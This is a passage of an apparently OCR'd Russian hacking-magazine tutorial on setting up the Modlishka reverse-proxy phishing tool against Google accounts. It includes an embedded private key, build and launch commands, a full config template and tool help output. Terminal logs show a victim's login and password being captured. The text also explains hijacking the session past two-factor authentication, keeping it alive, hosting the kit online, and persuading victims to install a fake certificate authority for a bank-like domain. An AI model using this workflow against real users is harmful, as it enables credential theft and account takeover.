psfrrDLrFSQcz3/22Z8yO2KQYe80L6QXvBIZpmsAAgaJNTZv/OKaQaxgEdXPln2q
IpuM7/ELKKABR7/dUDiH6pEdegBeaeXJthKJcjiI3zM5+tnhNR54fd8bE/H7vqt3
a0EGUOoE5zhuOPvAthPw7x8QUttt9o7NWVe1uwpIyshb6j5yisAt/BWV1NJSfHB/
YoVOlPP4ztWnUslEp3p8HQzUT1mtIaWf7gn6Tv3V6ge6h41sBekgr1DQNwIDAQAB
o1MwUTAdBgNVHQ4EFgQUkT/+x4vs45E4/E0tGPSo+4Kq2v8wHwYDVR0jBBgwFoAU
kT/+x4vs45E4/E0tGPSo+4Kq2v8wDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG9w0B
AQsFAAOCAQEAHw1rXXZ63EUGiwlHn+6KsN9dkcOXzmxO8bUClIHDmquKKsgrSztf
UuCSPxn9FdWBbxs+D6VqFuk1VbAwu/b6jJ2y9Evna8u3Xq7TFF4bUY2DYEV7lHe
hrsrJzNPq8Cdr72Ot2WLciQCaeRJ78BleuLn1AZ5gy9zX4IiolMTPaEHZOaSr0i0
JrDkzhCJZBBzxYoMuWEtVPPAhenejRpK0tt9AjFhglJje4HOCVN+xUhttQPwyKDZ
ox3FM7OJVCzr9F75VyM0toqnoKZ1CiCoQQgPd7grlxkpZLverLDiVm63e5hXK8AV
qgdLfBv5DxgNfk8ssFJZj3rjVhABwJFP8A==
-----END CERTIFICATE-----`
const CA_CERT_KEY = `-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxp1E64gFXaEsgndwvpMu84KKQRM/TiJyT3KfdmC+XZPvhvJV
mpYUi3/P7FrzOk2102S4vZt7rPFlGLAHSO6kyhRwHzmnpsfrrDLrFSQcz3/22Z8y
O2KQYe80L6QXvBIZpmsAAgaJNTZv/OKaQaxgEdXPln2qIpuM7/ELKKABR7/dUDiH
6pEdegBeaeXJthKJcjiI3zM5+tnhNR54fd8bE/H7vqt3a0EGUOoE5zhuOPvAthPw
7x8QUttt9o7NWVe1uwpIyshb6j5yisAt/BWV1NJSfHB/YoVOlPP4ztWnUslEp3p8
HQzUT1mtIaWf7gn6Tv3V6ge6h41sBekgr1DQNwIDAQABAoIBAQCPqTos05pt+yLi
y9o1Puj7IjU2lOF5dtkQNmy5h4iqz1K2XZsl0eDSdoTDBZZhWcxnN7eZDloK4iCq
FsluK4/uy5G+REnMDVeemsYH6LMeNAUtrET9R3IAJLGutBam5sC+6y56SJf+cX3X
gWDql/B1dh5NUGA74B+1frj/jZzfc9XLsOkEV5qJMu8NGl6xan06dvWKxl/c2+Wu
0e/tiVU+EADImv9bRUclHUfQofg1A3QwSWbmlnjrpeutarKMS4u7kkD+jZHNy2Hn
```

Файл autocert.go после замены сертификата


Теперь собираем все это дело:

```
$ make
```

Занимает компиляция от трех до десяти минут в зависимости от количества вычислительных ресурсов.

Сам запускаемый файл находится в директории `dist/` под названием `proxy`. Для проверки можно запустить с ключом `-h` — вывод справки.

```
$ ./dist/proxy -h
```




```
root@kali:~/go/src/github.com/drk1wi/Modlishka# ./dist/proxy -h
Usage of ./dist/proxy:
  -cert string
        base64 encoded TLS certificate
  -certKey string
        base64 encoded TLS certificate key
  -certPool string
        base64 encoded Certification Authority certificate
  -config string
        JSON configuration file. Convenient instead of using command line switches.
  -credParams string
        Credential regexp with matching groups.example: baase64(username_regex),baase64(password_regex)
  -debug
        Print debug information
  -disableSecurity
        Disable security features like anti-SSRF. Disable at your own risk.
  -forceHttps
        Force convert links from http to https
  -jsRules string
        Comma separated list of URL patterns and JS base64 encoded payloads that will be injected. Example google.com:base64(alert(1)),..,etc
  -listeningAddress string
        Listening address (default "127.0.0.1")
  -listeningPort string
        Listening port (default "443")
  -log string
        Local file to which fetched requests will be written (appended)
  -phishingDomain string
        Phishing domain to create - Ex.: target.co
  -plugins string
        Comma separated list of enabled plugin names (default "all")
  -postOnly
        Log only HTTP POST requests
  -target string
        Main target to proxy - Ex.: https://target.com
  -targetRes string
        Comma separated list of extra target subdomains that need to pass through the reverse proxy - example: static.target.com
  -targetRules string
        Comma separated list of 'string' patterns and their replacements. Example base64(new):base64(old),base64(newer):base64(older)
  -terminateTriggers string
        Comma separated list of URLs from target's origin which will trigger session termination
  -terminateUrl string
        URL to redirect the client after session termination triggers
  -tls
        Enable TLS
  -trackingCookie string
        Name of the HTTP cookie used to track the victim (default "id")
  -trackingParam string
        Name of the HTTP parameter used to track the victim (default "id")
```

Вывод справки программы Modlishka

ЛОВИМ УЧЕТНЫЕ ДАННЫЕ И СЕССИЮ ЖЕРТВЫ

Как я писал выше, чтобы создать прозрачный для жертвы шифрованный канал до нашего реверс-прокси, необходимо сперва экспортировать в браузер сертификат. Дальнейшие действия разбираются на примере Mozilla Firefox x64 v. 67.0.

Перед запуском взглянем внимательно на содержимое еще одного файла в директории `templates`. Нам интересен google.com_gsuite.json. Подробное описание каждого пункта можно найти в гайде по этому конфигу.



```
{
  "phishingDomain": "loopback.modlishka.io",
  "listeningPort": "443",
  "listeningAddress": "0.0.0.0",
  "target": "https://google.com",
  "targetResources": "content.googleapis.com,www.gstatic.com,ssl.gstatic.com,ogs.google.com,accounts.google.com,clients1.google.com,
  "targetRules": "",
  "terminateTriggers": "",
  "terminateRedirectUrl": "",
  "trackingCookie": "ident",
  "trackingParam": "123",
  "useTls": true,
  "jsRules":"",
  "debug": false,
  "logPostOnly": false,
  "disableSecurity": false,
  "log": "google.log",
  "plugins": "all",
  "credParams": "dHJ1ZVxdLCIoW15cV10rKSJd,XGJudWxsLFxbIihbYS16Q1aMC05IiEiIyQlJicoKSorLC0uLzo7PD0+P0BeX2B7fH1+XSspIixudWxsXGI=",
  "cert": "",
  "certKey": "",
  "certPool": ""
}
```

Содержимое файла google.com_gsuite.json


Есть два варианта запуска Modlishka: вручную и с помощью конфигурационного файла. Для запуска вручную минимальная команда выглядит так:

```
$ ./dist/proxy -target https://google.com -phishingDomain loopback.
modlishka.io -listeningPort 443 -tls
```

Запуск с использованием конфигурационного файла:

```
$ ./dist/proxy -config /templates/google.com_gsuite.json
```

Запустим из конфига и перейдем в браузере по адресу `loopback.modlishka.io`. Нам откроется страница `google.com`. Входим в аккаунт и видим, как в выводе терминала появляются учетные данные жертвы.



```
root@kali:~/go/src/github.com/drk1wi/Modlishka# ./dist/proxy -config templates/google.com_gsuite.json
[Tue May 14 08:02:45 2019]  INF  Enabling plugin: autocert v0.1
[Tue May 14 08:02:45 2019]  INF  Enabling plugin: control_panel v0.1
[Tue May 14 08:02:45 2019]  INF  Control Panel: Collecting usernames with [true\],"([^\W]+)"]] regex and passwords with
ull,\["([a-zA-Z0-9"!"#$%&'()*+,-./:;<=>?@^_`{|}~]+)",null\b] regex
[Tue May 14 08:02:45 2019]  INF  Enabling plugin: template v0.1
[Tue May 14 08:02:45 2019]  INF  Control Panel: SayHello2Modlishka handler registered
[Tue May 14 08:02:45 2019]  INF  Control Panel URL: /SayHello2Modlishka
[Tue May 14 08:02:45 2019]  INF

>>>> "Modlishka" Piotr Duszynski @drk1wi - Reverse Proxy started <<<<

Listening on: [127.0.0.1:443]
Proxying [loopback.modlishka.io:443] via --> [https://google.com]
[Tue May 14 08:03:28 2019]  INF  Username collected ID:[] username: v[redacted]47
[Tue May 14 08:03:48 2019]  INF  Password collected ID:[] password: S[redacted]!
^X[Tue May 14 08:04:39 2019]  INF  Url Param 'users_id' is missing
[Tue May 14 08:04:52 2019]  INF  Url Param 'users_id' is missing
```

Логин и пароль в выводе Modlishka

Если перейти по адресу `loopback.modlishka.io/SayHello2Modlishka` (очень символично), то получим консоль управления перехваченной сессией (в данный момент это бета-функция). На данном этапе мы перехватили логин и пароль жертвы безо всяких ошибок с шифрованием и в «защищенном» соединении. Насколько мне известно, другие инструменты аналогичного назначения такого не умеют.

Что же теперь делать с двухфакторной аутентификацией? А вот что: в панели управления есть незаполненное поле UUID, и эта цифра — ключ ко всему.

Если сразу нажать на кнопку Impersonate user (beta), то откроется пустая вкладка, и в консоли Modlishka нам подскажет, что нет UID пользователя. Его необходимо задать, а задается он в самом начале — указывается в ссылке на наш злой URL. Для этого вернемся к конфигурационному файлу.

Нам интересна строка `"trackingParam": "ident"`. В ней необходимо задать значение `ident`, чтобы наш URL выглядел следующим образом:

```
https://loopback.modlishka.io/?ident=1
```

Именно на такой (или дополнительно обфусцированный) URL необходимо направить жертву.

На этот раз, после перехода и авторизации по такой ссылке, в панели управления (`loopback.modlishka.io/SayHello2Modlishka`) будет доступна сессия с заполненным UUID. Как именно это выглядит, я покажу чуть позже на реальном примере.

Теперь при нажатии на большую желтую кнопку мы увидим красивую синюю анимацию и через пять-десять секунд попадем в авторизованную сессию жертвы, невзирая на трудности двухфакторной авторизации. Жертва, как обычно, получит и введет подтверждающий код, видя зашифрованное соединение и настоящую панель авторизации Google, но не замечая вклинившегося посередине реверс-прокси Modlishka.

Хоть я и привел Wiki по всем параметрам конфигурационного файла, есть еще один момент. После того как жертва ввела учетные данные, желательно предотвратить выход из аккаунта и сохранить авторизованную сессию. Это делает параметр `terminateTriggers`. Если в этом параметре указать URL, на который попадет пользователь после успешной авторизации, то при появлении такого адреса весь трафик начнет перенаправляться на оригинальный URL, а авторизованная сессия не будет тронута даже после выхода из аккаунта.

ГОТОВЫЙ КОМПЛЕКТ ЗА NAT

Атаковать внутри одной машины или ЛВС оказалось не так сложно, а вот с подготовкой в качестве PoC «боевого» стенда в WWW у меня поначалу вышла заминка. Для него понадобится либо перенаправление на белый (внешний) IP-адрес, либо выделенный сервер с таким адресом. Арендовать сервер можно от 300 рублей в месяц. Для тестов я брал тут.

INFO

Когда я поднимал этот сервер на Kali Linux, проблем не было. На VDS стояла Ubuntu Server 16.4, и при установке Golang оказалось, что в указанных по умолчанию репозиториях лежит очень старая версия Go, которая при компиляции выдавала массу ошибок. В таком случае необходимо добавить актуальные репозитории Go и установить свежую версию.

Первая проблема заключается в доменном имени. Если перейти с компьютера жертвы на URL `loopback.modlishka.io`, то ничего не выйдет, так как внешние и неподконтрольные нам DNS не знают такого адреса. Если же перенаправить на IP-адрес машины с Modlishka, то жертва попадет прямиком на страницу Google, минуя прокси-сервер, а в выводе терминала увидим две строки:

```
Host 192.168.1.15 does not contain the phishing domain
Redirecting client to google.com
```

Если жертва в той же локальной сети, то можно задать соответствие IP — URL в местном DNS или в ее файле `hosts`. В моем случае это было так:

```
192.168.1.15 loopback.modlishka.io
```

В интернете я сначала попробовал зарегистрировать бесплатный домен 3-го уровня. Предполагал, что этого хватит, но не тут-то было! При переходе оказывалась лишь страница, что сайт недоступен, а при вводе IP-адреса через HTTPS редиректило на Google. По простому HTTP и вовсе открывалась приветственная страница Apache.

Как обычно, дьявол кроется в деталях. При переходе по URL в глобальной сети автоматом добавляется префикс www, а программа ждала чистого обращения к домену. Добавление www в конфиг не помогло, и пришлось добывать в свои владения полный пул поддоменов. Другими словами, если домен выглядит как `loopback.modlishka.io`, то иметь необходимо `*.loopback.modlishka.io`.

Следующая загвоздка касается сертификатов. Необходимо на зарегистрированный домен сделать сертификат и ключ. В идеале необходимо подписывать сертификат в удостоверяющем центре, но для теста можно использовать и самоподписанный.

Идем на любой генератор сертификатов, делаем и скачиваем два файла. Их содержимое надо подставить в конфигурационный файл Modlishka соответственно полям `"cert": ""` и `"certKey": ""`. Небольшая ремарка: сертификат и ключ должны указываться в одну строку, а перенос строки, как обычно, задается последовательностью `\n`.

Выглядеть должно примерно так:

```
"cert": "-----BEGIN CERTIFICATE-----\nMIIDJTCCAg2gAwIBAgIESjd
T0DANBgkqhkiG9w0BAQsFADApMScwJQYDVQQDDB5SZWdlcnkgU2Vs\n...".
```

Также в конфигурационном файле нам необходимо изменить пару других параметров:

- `"phishingDomain": "loopback.modlishka.io"` — тут вместо `loopback.modlishka.io` подставляем свой домен;
- `"listeningAddress": "127.0.0.1"` — нужно заменить на 0.0.0.0, иначе прослушивается лишь lo-интерфейс, а работать все будет только внутри локальной машины.


Modlishka каждый раз разворачивается для конкретных доменных имен. Поэтому лучше изначально регистрировать доменное имя, затем получать сертификат и только потом разворачивать техническую часть. В таком случае можно импортировать содержимое сертификатов в `autocert.go`, и прописывать ключ с сертификатом в файл конфигурации уже не потребуется.

ВЗЛОМАТЬ ХАКЕРА

Этот стенд я тестировал с редактором журнала «Хакер» Андреем Васильковым, который выступал в роли очень наивной жертвы. На `google.com` адрес моего домена ничуть не похож, но мы решили пропустить обфускацию. Об этом уже была отдельная статья, и не одна.

Результаты совместного эксперимента можно увидеть на скриншотах. Андрей находился в другом городе и ~~поэтому ничего не мог мне сделать~~ подключался через другого провайдера, заходя на мой фишинговый сайт через десктопный Firefox v. 67.0.

Сначала он скачал поддельный сертификат моего домена (он похож на домен банка) и установил его в браузере. В реальной жизни мотивировать на такой отчаянный поступок можно под видом заботы о безопасности (хе-хе), промоакции или сыграть на жадности/страхе тысячью одним другим способом.



Загрузка сертификата

Вам предлагают доверять новому центру сертификации (CA).

Вы хотите доверять «g.crimea-bank.ru» для следующих назначений?

